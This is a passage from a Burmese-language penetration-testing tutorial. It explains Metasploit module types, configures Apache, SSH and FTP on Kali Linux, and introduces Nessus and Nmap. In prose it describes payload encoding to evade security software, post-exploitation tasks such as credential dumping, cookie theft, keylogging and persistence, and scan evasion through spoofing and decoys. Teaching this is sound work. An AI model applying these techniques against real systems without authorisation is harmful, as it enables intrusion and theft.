**Stagers** : Payload တွေက တခြား extra byte တွေဖြစ်တဲ့ shellcode တွေမပါလဲ target system မှာကောင်းမွန်စွာအလုပ်လုပ်ပါတယ်။ အဲတဲ့မှာ Stagers payload လဲပါဝင်ပါတယ်။ Stagers payload ရဲ့အလုပ်လုပ်ပုံက ရိုးရှင်းပါတယ်။ Attacker နဲ့ Target system ကြား connection ရအောင် လုပ်ပေးတာ ဖြစ်ပါတယ်။ Size ကသေးကယ်ပါတယ်။

**Stages**: Stages payload ကြတော့ Target system ပေါ်မဲ Download ဆဲရတာ မျိုးဖြစ်ပါတယ်။ သူမှာလဲ Target system ကို exploit လုပ်ဖို့လိုအပ်တဲ့ shellcode တွေပါဝင်ပါတယ်။

### 3. Exploits

Exploits ကတေသာ Metasploit framework ရဲအရေးကြီးဆုံး Module တစ်ခုဖြစ်ပါတယ်။ Target system ကို access လုပ်ဖို့လိုအပ်တဲ့ exploits ပေါင်း ၂၅၀၀ ကျော်နဲ့ အမျိုးစားပေါင်း ၂၀ ကျော်တို့ ပါဝင်ပါတယ်။ Exploit တွေအသုံးပြုပဲ ရွေးချယ်ပုံတွေကို နောင်သင်ခန်းစာတွေမှာ ဆက်လက်ဖော်ပြ ပေးသွားပါမယ်။

### 4. Encoders

Real-world penetration testing အနေနဲ့ပြောရရင် target system တွေမှာ Security Software တွေ ရှိနေနိုင်ပါတယ်။ ကျွန်ုတ်တော်တို့ attack payload ပြလုပ်ဖို့လိုအပ်တဲ့ payload တွေကို Target system ထံသို့ပို့ဆောင်ရမှာ Security Software တွေအနေနဲ့ မသိနိုင်အောင် encode လုပ်ရာမှာ အသုံးပြုပါတယ်။

### 5. Post

Post modules မှာတော့ ကျွန်ုတ်တော်တို့ Target system ကို exploitation လုပ်ဆောင်တာ အောင်မြင်သွားတဲ့အခါ နောက်ကျွန်ုတ်တော် ဆက်လုပ်ဖို့အတွက်ကို အသုံးပြုပါတယ်။ Post modules ကိုအသုံးပြုပြီး ဘာတွေလုပ်လို့ရလဲဆိုရင်

- Escalate user privileges
- Dump OS credentials
- Steal cookies and saved passwords
- Get key logs from the target system
- Execute PowerShell scripts
- Make our access persistent

အစရှိတာတွေကို လုပ်လို့ရပါတယ်။

### Environment configuration and setup

ကျွန်ုတ်တော်တို့ Kali Linux install လုပ်တာကိုလဲလေ့လာပြီးပြီ Package Install လုပ်တာလဲလေ့လာပြီးပြီဆိုတော့ လိုအပ်တဲ့ services တွေကို configure လုပ်တာတွေကိုဆက်ပြီးလေ့လာကြပါမယ်။

### Web server

Web server ကတေသာကျွန်ုတ်တော်တို့ Exploitation လုပ်တဲ့အဆင့်အတွက်များစွာ အထောက်ကူပြုပါတယ်။ Apache web server ကတေသာ Kali linux မှာ Default အနေနဲ့ Install လုပ်ထားပြီးသား

ဖြစ်ပါတယ်။ အဲတော့ Apache running ဖြစ်နေလား ဖြစ်မနေဘူးလားဆိုတာကို ကျွန်တော်တို့ စစ်ဆေးရပါမယ်။ Command ကတော့ “systemctl status apache2” ပဲဖြစ်ပါတယ်။ တစ်ကယ်လို့ Service က running ဖြစ်နေတယ်ဆိုရင်တော့ အဆင်ပြေပါပြီ။

```
root@MPS:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: active: inactive (dead))

Jul 18 09:40:00 MPS systemd[1]: Starting The Apache HTTP Server...
Jul 18 09:40:03 MPS apachectl[36322]: AH00558: apache2: Could not reliably deter
Jul 18 09:40:04 MPS systemd[1]: Started The Apache HTTP Server.
Jul 18 10:00:39 MPS systemd[1]: Stopping The Apache HTTP Server...
Jul 18 10:00:42 MPS apachectl[36654]: AH00558: apache2: Could not reliably deter
Jul 18 10:00:48 MPS systemd[1]: apache2.service: Succeeded.
Jul 18 10:00:48 MPS systemd[1]: Stopped The Apache HTTP Server.
[lines 1-11/11 (END)]
```


Inactive (dead) ဆိုပြီးဖြစ်နေတာတွေရပါလိမ့်မယ်။ သဘောကတော့ Service က Start ဖြစ်မနေ သေးဘူးပေါ့။ Service start ဖြစ်ဖို့အတွက် “systemctl start apache2” ဆိုပြီးရှိက်ထည့်လိုက်ပါ။

```
root@MPS:~# systemctl start apache2
root@MPS:~#
```

ဒါဆိုရင်တော့ Service က start ဖြစ်နေပါပြီ။ Stop ပြန်လုပ်ချင်ရင်တော့ start နေရာမှာ stop ထည့်ပေးလိုက်ယုံပါပဲ။ နောက်ထက်ပြီးတော့ Command တစ်ခုကိုအသုံးပြုပြီးတော့ စစ်လို့ရပါသေး တယ်။ အဲဒါကတော့ “netstat -an | grep ::80” ပဲဖြစ်ပါတယ်။

```
root@MPS:~# netstat -an | grep ::80
tcp6       0      0 :::80                           ::::*                               LISTEN
root@MPS:~#
```

Listen ဆိုတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ အဲတော့ ကျွန်တော်တို့တွေ Browser ကနေ localhost address ဖြစ်တဲ့ (127.0.0.1) ဒါမှမဟုတ် Kali Linux ရဲ့ Ip address ကိုရှိက်ထည့်ပေးပါ။



Apache2 ရဲ့ Default Page ကိုတွေ့ရမှာဖြစ်ပါတယ်။

## SSH


Secure Remote Communication အတွက် SSH ကလဲမရှိမဖြစ်ထဲမှာပါပါတယ်။ အပေါ်မှာတော့ SSH ကို Install လုပ်တာဖော်ပြပြီးသွားပါပြီ။ Service running ဖြစ်မဖြစ်ကို အရင်ဆုံးစစ်ကြည့်ပါမယ်။ Running ဖြစ်မနေဘူးဆိုရင် start လုပ်ပေးရပါမယ်။ Command ကတော့ “systemctl status ssh” ပဲဖြစ်ပါတယ်။ Process တွေကတော့ ပေါ်က web service နဲ့အတူတူပဲဖြစ်တာ ကြောင့်အသေးစိတ်ရေးမပြတော့ပါဘူး။ Service Inactive ဖြစ်နေရင် Start လုပ်ပေးလိုက်ပါ။

```
root@MPS:~# systemctl start ssh
root@MPS:~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
  Active: active (running) since Thu 2019-07-18 10:04:42 EDT; 5s ago
    Docs: man:sshd(8)
          man:sshd_config(5)
  Process: 36682 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 36683 (sshd)
   Tasks: 1 (limit: 1028)
  Memory: 3.6M
 CGroup: /system.slice/ssh.service
         └─36683 /usr/sbin/sshd -D

Jul 18 10:04:41 MPS systemd[1]: Starting OpenBSD Secure Shell server...
Jul 18 10:04:42 MPS sshd[36683]: Server listening on 0.0.0.0 port 22.
Jul 18 10:04:42 MPS sshd[36683]: Server listening on :: port 22.
Jul 18 10:04:42 MPS systemd[1]: Started OpenBSD Secure Shell server.
Lines 1-16/16 (END)
```

## File Transfer Protocol (FTP)

FTP အတွက်ကိုတော့ ကျန်တော်တို့ vsftpd ကိုအသုံးပြုပါမယ်။ အရင်ဆုံး Package သွင်းပေးရပါမယ်။ Command ကတော့ “apt install vsftpd” ပဲဖြစ်ပါတယ်။ Package သွင်းပြီးသွားတဲ့ အခါ Service က Inactive အဆင့်မှာပဲရှိနော်းမှာဖြစ်ပါတယ်။ အဲတော့ Service Active ဖြစ်ဖို့အတွက် အပေါ်ကဆင့်အတိုင်း လုပ်ပေးလိုက်ပါ။



```
root@MPS: ~
File Edit View Search Terminal Help
root@MPS:~# systemctl start vsftpd
root@MPS:~# systemctl status vsftpd
● vsftpd.service - vsftpd FTP server
  Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor preset:
  Active: active (running) since Thu 2019-07-18 10:13:58 EDT; 6s ago
    Process: 37441 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited,
  Main PID: 37442 (vsftpd)
     Tasks: 1 (limit: 1028)
    Memory: 2.5M
      CGroup: /system.slice/vsftpd.service
              └─37442 /usr/sbin/vsftpd /etc/vsftpd.conf

Jul 18 10:13:58 MPS systemd[1]: Starting vsftpd FTP server...
Jul 18 10:13:58 MPS systemd[1]: Started vsftpd FTP server.
[Lines 1-12/12 (END)]
```

## Understanding Network Scanning Tools

ဒါ Chapter မှာလေ့လာရမယ့်အကြောင်းရာတွေကို အောက်မှာဖော်ပြုပေးထားပါတယ်။

- Introducing Nessus and Nmap
- Installing and activating Nessus
- Downloading and installing Nmap
- Updating Nessus
- Updating Nmap

### Introduction Nessus and Nmap

Nessus ဆိုတာကတော့ Tenable Network Security ကနေတိတွင်ဖန်တီးရောင်းချုပ် Vulnerability scanner တစ်မျိုးပဲဖြစ်ပါတယ်။ Personal use အတွက်ကိုတော့ free အသုံးပြုလိုက်ရတာရှိပါတယ်။ sectools.org ရဲ့ 2009 စစ်တမ်းများကောက်ယူချက်အရ Nessus ဟာ popular အဖြစ်ဆုံး Vulnerability scanner ဖြစ်ပါတယ်။ Tenable Network Security ရဲ့ခန့်မှန်းခြေအရ ၂၀၀၅ ခုနှစ်အတွင်း ကမ္ဘာအဖွဲ့စည်းပေါင်း 75,000 ကျော်ကအသုံးပြုလျက်ရှိပါတယ်။

Nessus ကတေသာအောက်ပါ Vulnerabilities အမျိုးအစားများကို scan ပြလုပ်လိုရပါတယ်-

- Vulnerabilities that allow a remote hacker to control or access sensitive data on a system.
- Misconfiguration (e.g open mail relay, missing patches, etc.)
- Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack.
- Denials of service against the TCP/IP stack by using malformed packets
- Preparation for PCI DSS audits

အစရှိသည်တို့ပဲဖြစ်ပါတယ်။

အစပိုင်းမှာတော့ Nessus မှာအခိုကအစိတ်အပိုင်း ဂုပါဝင်ပါတယ်။ အဲဒါကတော့ Client ကို Nessus နဲ့ Scan စစ်တယ် ပြီးတော့ Vulnerability Results ကို အသုံးပြုသူကိုဖော်ပြပေးပါတယ်။ နောက်ပိုင်း Version 4 အထက်မှာတော့ Web server တွေအတွက်ပါ အထက်မှာဖော်ပြခဲ့တဲ့ Function အတိုင်း အသုံးပြုလိုရခဲ့ပါတယ်။

Nmap ဆိုတာကတော့ Network Discovery နဲ့ Security Auditing ပြလုပ်ရန်အတွက်အသုံးပြုတဲ့ Free and Open-source tools ဖြစ်ပါတယ်။ မူရင်းရေးသားသူကတော့ Gordon Lyon ပဲဖြစ်ပါတယ်။ Network နဲ့ System Administrators တွေကတော့ Network inventory, managing service upgrade schedules နဲ့ Monitoring host ဒါမှမဟုတ် Service uptime တွေကိုသိရှိဖို့အတွက် ကိုလဲအသုံးပြုကြပါတယ်။ Nmap မှာအသုံးပြုလိုရတဲ့ Features တွေကတော့ -

- Host Discovery
- Port Scanning
- Version Detection
- OS Detection


အခိုကအားဖြင့် Nmap ကို-

- Auditing the security of a device or firewall by identifying the network connections which can be made to, or through it.
- Identifying open ports on a target host in preparation for auditing
- Network inventory, network mapping, and maintenance and asset management.

- Auditing the security of a network by identifying new servers.
- Generating traffic to hosts on a network, response analysis and response time measurement
- Finding and exploiting vulnerabilities in a network
- DNS queries and subdomain search

### Useful features of Nessus

Nessus ရဲ့ Default Screen web interface ကိုအောက်တွင်ပုံနှင့်တက္ကဖော်ပြပေးပါတယ်။ အဲမှာ ဆိုရင် Nessus ရဲ့ scheduled နဲ့ performed တို့ကိုကျန်တော်တို့တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ အပေါ်ဆုံး toggle မှာဆိုရင်တော့ Scan and Settings ဆိုတဲ့ Pages ကိုမြင်ရမှာဖြစ်ပါတယ်။ အဲတော့ အရင်ဆုံး Scan Interface ကိုဆက်ပြီးသွားကြည့်ရအောင်။



Left pane မှာတော့ Nessus ရဲ့ default screen ဖြစ်တဲ့ multiple tabs အမျိုးစားတွေကို Folders နဲ့ Resources တို့နဲ့ဖော်ပြပေးထားပါတယ်။ Folders တွေထဲမှာတော့ မတူညီတဲ့ Scans တွေကို ဖော်ပြပေးထားပါတယ်။

Resources ကတော့ Nessus Scans လုပ်ရာမှာအရေးပါတဲ့ options တစ်ခုဖြစ်ပါတယ်။ Resources ထဲမှာ options ရခုကိုတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ အဲဒါတွေကတော့...

- Policies
- Plugin Rules
- Scanners

### Policies

Nessus နဲ့ Scan လုပ်ရမှာ ကျွန်ုတ်တို့ scan လုပ်စေချင်တဲ့အတိုင်း Policy သတ်မှတ်လို့ရတဲ့ နေရာ ဖြစ်ပါတယ်။ Policy ထဲမှာဆိုရင် များပြားလှတဲ့ configurations, methods, နဲ့ scans အမျိုးစားတွေ

ပါဝင်ပါတယ်။ Policy တစ်ခုထဲနဲ့ Scans တွေများကြီး လုပ်လို့ရပါတယ်။ ကျွန်တော်တို့ Created လုပ်ထားတဲ့ policy ကို အကြောင်းအမျိုးမျိုးကြောင့် Nessus အသစ်ပြန်တင်ရတဲ့အခါမှာလဲ ပြန် import လုပ်လို့ရပါသေးတယ်။ သူ့ရဲ့ Format ကတော့ .nessus ပဲဖြစ်ပါတယ်။ အဲလိုမှမဟုတ်ပဲ ပါဝင်ပြီးသား Policy Template တွေကိုလဲ အသုံးပြုလို့ရပါသေးတယ်။ အောက်မှာ ပုံနှင့်တက္က ဖော်ပြပေးသေားပါတယ်။

## Plugin Rules

Plugin Rules မှာတော့ Host ကို scan လုပ်ရာမှာ အသုံးပြုတဲ့ Options တွေပါဝင်ပါတယ်။ အဲလိုမျိုး တွေပါဝင်နေဖြင့်က Manual လုပ်ဆောင်ခြင်းထက် ပိုမိုမြန်ဆန်ပါတယ်။

## Customized Reports

3 option မှာတော့ Report အတွက် user ကစိတ်တိုင်းကျဖြူပြင်ပြောင်းလဲ လိုပါတယ်။

## Scanners

Scanners tab မှာတော့ Scan နဲ့သက်ဆိုင်တာတွေကို အသေးစိတ်ဖော်ပြပေးထားပါတယ်။

ကျွန်ုတ်တို့တွေဆက်ပြီးတော့ Setting Menu နဲ့ပတ်သက်တာကိုဆက်လေ့လာကြပါမယ်။ အဲတော့ အပေါ်ဆုံးမှာပြထားတဲ့ Setting ကိုနှိပ်မယ်ပါမယ်။

Master Password: Nessus ၏ Scan Policies နဲ့ Credential တွေကို Master Password ကိုအသုံးပြုပြီးတော့ Encrypt လုပ်ထားပါတယ်။ File Level ကို Protect လုပ်ထားတဲ့သဘောဖြစ်ပါတယ်။

The screenshot shows the Nessus Settings interface with the 'About' tab selected. The 'Master Password' tab is active. A large orange padlock icon is displayed. Below it, a text box contains the following information: "Setting a master password protects the encryption key used for ciphering policies, scans results, and scan configurations. When a password is set, the application will prompt you for the password whenever the Nessus service restarts. NOTICE: If your master password is lost, it cannot be recovered by your administrator nor by Tenable Support." There is a 'New Password' input field with an eye icon to its right. At the bottom are 'Save' and 'Cancel' buttons.

**Proxy Server:** Proxy Server ကိုတော့ Multiple Network တွေကို Connect ပြုလုပ်ရသူမှာ Forwarding Requests နဲ့ Responses တွေကို ပြောင်းလဲမှုမရှိစေလိုတဲ့ အခါမှာအသုံးပြုပါတယ်။ ကျွန်တော်တို့တွေ hosts ကို scanned ဖတ်ရာမှာ လိုအပ်ခဲ့လိုရှိရင် Nessus မှာ Proxy Server ကိုထည့်ပေးလိုရပါတယ်။

The screenshot shows the Nessus Settings interface with the 'Proxy Server' tab selected. A globe icon is displayed. Below it, a text box contains the following information: "Proxy servers are used to forward HTTP requests. If your organization requires one, Nessus will use these settings to perform plugin updates and communicate with remote scanners and agents. Only the host and port fields are required. Username, password, authentication type and user-agent are available if needed." There are input fields for 'Host' and 'Port'. Below these are fields for 'Username', 'Password', 'Auth Method' (with a dropdown menu showing 'AUTO DETECT'), and 'User-Agent'. At the bottom is a 'Test Proxy Server' button.

**SMTP Server:** SMTP (Simple Mail Transfer Protocol) ကိုတော့ email ပိုဖိုရန်အတွက် အသုံးပြုပါတယ်။ Nessus ကနေသင့်ဆိုကို scan ဖတ်ပြီးတဲ့ အကြောင်းကြားဖိုရန်အတွက် smtp ကိုအသုံးပြုပါတယ်။

Nessus N™

Scans    Settings

- SETTINGS
- About
- Advanced
- Proxy Server
- SMTP Server**
- Custom CA
- Password Mgmt

---

- ACCOUNTS
- My Account
- Users

## SMTP Server




Simple Mail Transfer Protocol (SMTP) is an industry standard for sending and receiving email. Once configured for SMTP, scan results will be emailed to the list of recipients specified in a scan's "Email Notifications" configuration. These results can be custom tailored through filters and require an HTML compatible email client.

Host	<input type="text"/>
Port	<input type="text"/>
From (sender email)	<input type="text"/>
Encryption	No Encryption
Hostname (for email links)	Example: localhost:8834
Auth Method	NONE
<input type="button" value="Send Test Email"/>	

**Custom CA:** ကျွန်ုင်တော်တို့တွေ Nessus ကို Management လုပ်ဖို့ရန်အတွက် Browser ကိုအသုံးပြုရပါတယ်။ အဲလိုအသုံးပြုရဘမှာ Browser က ယုံကြည့်ဖော်ရန် နဲ့ Certificate errors တွေမဖြစ်စေဖို့ရန်အတွက် Nessus ကို Install လုပ်ထဲက Certificate က Default အနေနဲ့ပါဝင်ပါတယ်။ အောက်မှာဖော်ပြထားတဲ့ ပုံမှာကြည့်လို့ရပါတယ်။

**Password Management:** Default and weak passwords တွေကိုအသုံးပြုခြင်းဟာ system ကို vulnerabilities ဖြစ်စေတဲ့အကြောင်းရင်းထဲမှာပါဝင်ပါတယ်။ အဲလိုပဲ Nessus မှာကျွန်တော်တို့တွေ မသက်ဆိုင်သူတွေ ဝင်ရောက်သုံးစွဲလိုမရအောင် Policies တွေပြုလုပ်သင့်ပါတယ်။ Nessus ရဲ့ Password Management မှာပါဝင်တာတွေကို အောက်မှာပုံနှင့်တက္ကကြည့်လိုပါတယ်။



## Various Features of Nmap

Nmap ကိုအသုံးပြုပြီး Network ကို scan လုပ်မယ်ဆိုရင် အဆင့်တွေအများကြီး ပါဝင်ပါတယ်။ အဲအဆင့်တွေကို Nmap options တွေက သတ်မှတ်ပေးပါတယ်။ User ကအဲ options တွေကိုအသုံးပြုပြီး လိုအပ်သလို Network ကို scan လုပ်နိုင်ပါတယ်။ Nmap ကိုအသုံးပြုပြီး လုပ်ဆောင်နိုင် တာတွေကတော့

- Host discovery
- Scan techniques
- Port specification and scan order
- Service or version detection
- Script scan
- OS detection
- Timing and performance
- Evasion and spoofing

- Output
- Target specification

## Host discovery

Network ပေါ်မှာ Hosts တွေက subnet ပေါ်မှာ မူတည်ပြီးတည်ရှိပါတယ်။ ဥပမာ - subnet က 27 ဆိုရင် hosts ပေါင်းက 32 လုံးဖြစ်ပါတယ်, အဲလိုပဲ subnet က 24 ဆိုရင် host ပေါင်းက 256 ဖြစ်ပါမယ်။ အဲတော့ အဲ Network ကိုသာ ကျွန်ုတ်တို့တွေ scan လုပ်မယ်ဆိုရင် Hosts ပေါင်း 256 လုံးထဲကဘယ် Host တွေက live ဖြစ်နေပြီး ဘယ် Host တွေကတော့ non-live ဖြစ်နေလဲဆိုတာ ရှာမယ်ဆိုရင် အချိန်တွေအများကြီးပေးရမှာဖြစ်ပါတယ်။ အဲအတွက်ကို Nmap မှာပါတဲ့ option တွေကိုအသုံးပြုပြီး လိုအပ်တာတွေကို အချိန်တိုတိတွင်းရှာဖွေလို့ရနိုင်ပါတယ်။

## Scan techniques

Nmap မှာကိုယ် Generate လုပ်ချင်တဲ့ Packets တွေပေါ်မူတည်ပြီး Scan Techniques တွေရှိပါတယ်။ အဲ Techniques တွေကိုအသုံးပြုပြီး ACK or RST packets တစ်ခုခုပါဝင်တဲ့ မတူညီတဲ့ Packet Header တွေကိုတည်ဆောက်ပါတယ်။

## Port specification and scan order

Nmap နဲ့ port scan လုပ်မယ်ဆိုရင် port range တွေမထည့်ပဲ default အတိုင်း scan လုပ်ပါက အသုံးများတဲ့ port 1,000 ကိုသာ scan လုပ်တာဖြစ်ပါတယ်။ ဒါ scan option မှာ user's ကဘယ် port တွေကို scan လုပ်ချင်သလဲဆိုတာကိုသတ်မှတ်လို့ရပါတယ်။

## Service or version detection

Nmap မှာ well-known services 2,200 တို့ရဲ့ database တွေရှိပါတယ်။ ဖွင့်နေတဲ့ Port တွေမှ တစ်ဆင့် Running Service, Service Version အစရှိသည်တို့ကိုဖော်ထုတ်လို့ရပါတယ်။

## Script scan

Nmap မှာ Program တစ်ခုခြင်းစီမှာ Powerful ဖြစ်တဲ့ Script Engine ပါဝင်ပါတယ်။ User တွေ အနေနဲ့ အဲ script တွေကိုအသုံးပြုလို့ရအောင် ခွင့်ပြုပေးထားပါတယ်။

## OS detection

Nmap OS detection option ကတော့ user တွေကို remote host တွေမှာအသုံးပြုထားတဲ့ OS version တွေကို ဖော်ထုတ်ရာမှာ အကူညီပေးပါတယ်။ Nmap က OS အမျိုးစားတွေသတ်မှတ်ရာမှာ TCP/UDP stack Fingerprinting ကိုအသုံးပြုပါတယ်။

## Timing and performance

Nmap မှာ Multiple scan ပြည်ဖို့ရာ options လဲပါဝင်ပါသေးတယ်။ User တွေက multiple scan ပြည်ရာမှာ rate, timeout အစရိတ္တဲ့ options တွေကိုအသုံးပြည့်ရပါတယ်။ အဲလိုအသုံးပြခြင်း အားဖြင့် results တွေကိုမြန်ဆန်စွာထုတ်ပေးနိုင်သလို Multiple hosts နဲ့ networks တွေကို scan ပြည်ရာမှာလဲ Performance ပိုတိုးလားပါတယ်။

## Evasion and spoofing

ဒီနေ့ခေတ်မှာတော့ Network Security solutions တွေကို အများကြီးတွေမြင်လာရပါတယ်။ ဥပမာ - Firewall, IDS/IPS တို့ပဲဖြစ်ပါတယ်။ အဲဒါတွေက Nmap က Network Traffic Generatedလုပ်ရာမှာ Block လုပ်ပါတယ်။ အဲအတွက် Nmap က Fragmentation, decoy scans, spoofing နဲ့ proxy တို့မှတစ်ဆင့် Network Security Solutions တွေရှောင်တိန်းရင်း Scans ကိုပြီးဆုံးအောင်လုပ်ပြီး လိုချင်တဲ့ အချက်အလက်တွေကိုပါရရှိအောင်လုပ်ဆောင်နိုင်ပါတယ်။

## Output

Nmap က Powerful Scanning Tool တစ်ခုဖြစ်ရုံးသာမက Powerful Reporting Tool တစ်ခုလဲဖြစ်ပါတယ်။ Nmap မှတစ်ဆင့် XML နဲ့ Text Formats တို့ဖြင့် Report ထုတ်ပေးနိုင်ပါတယ်။

## Target specification

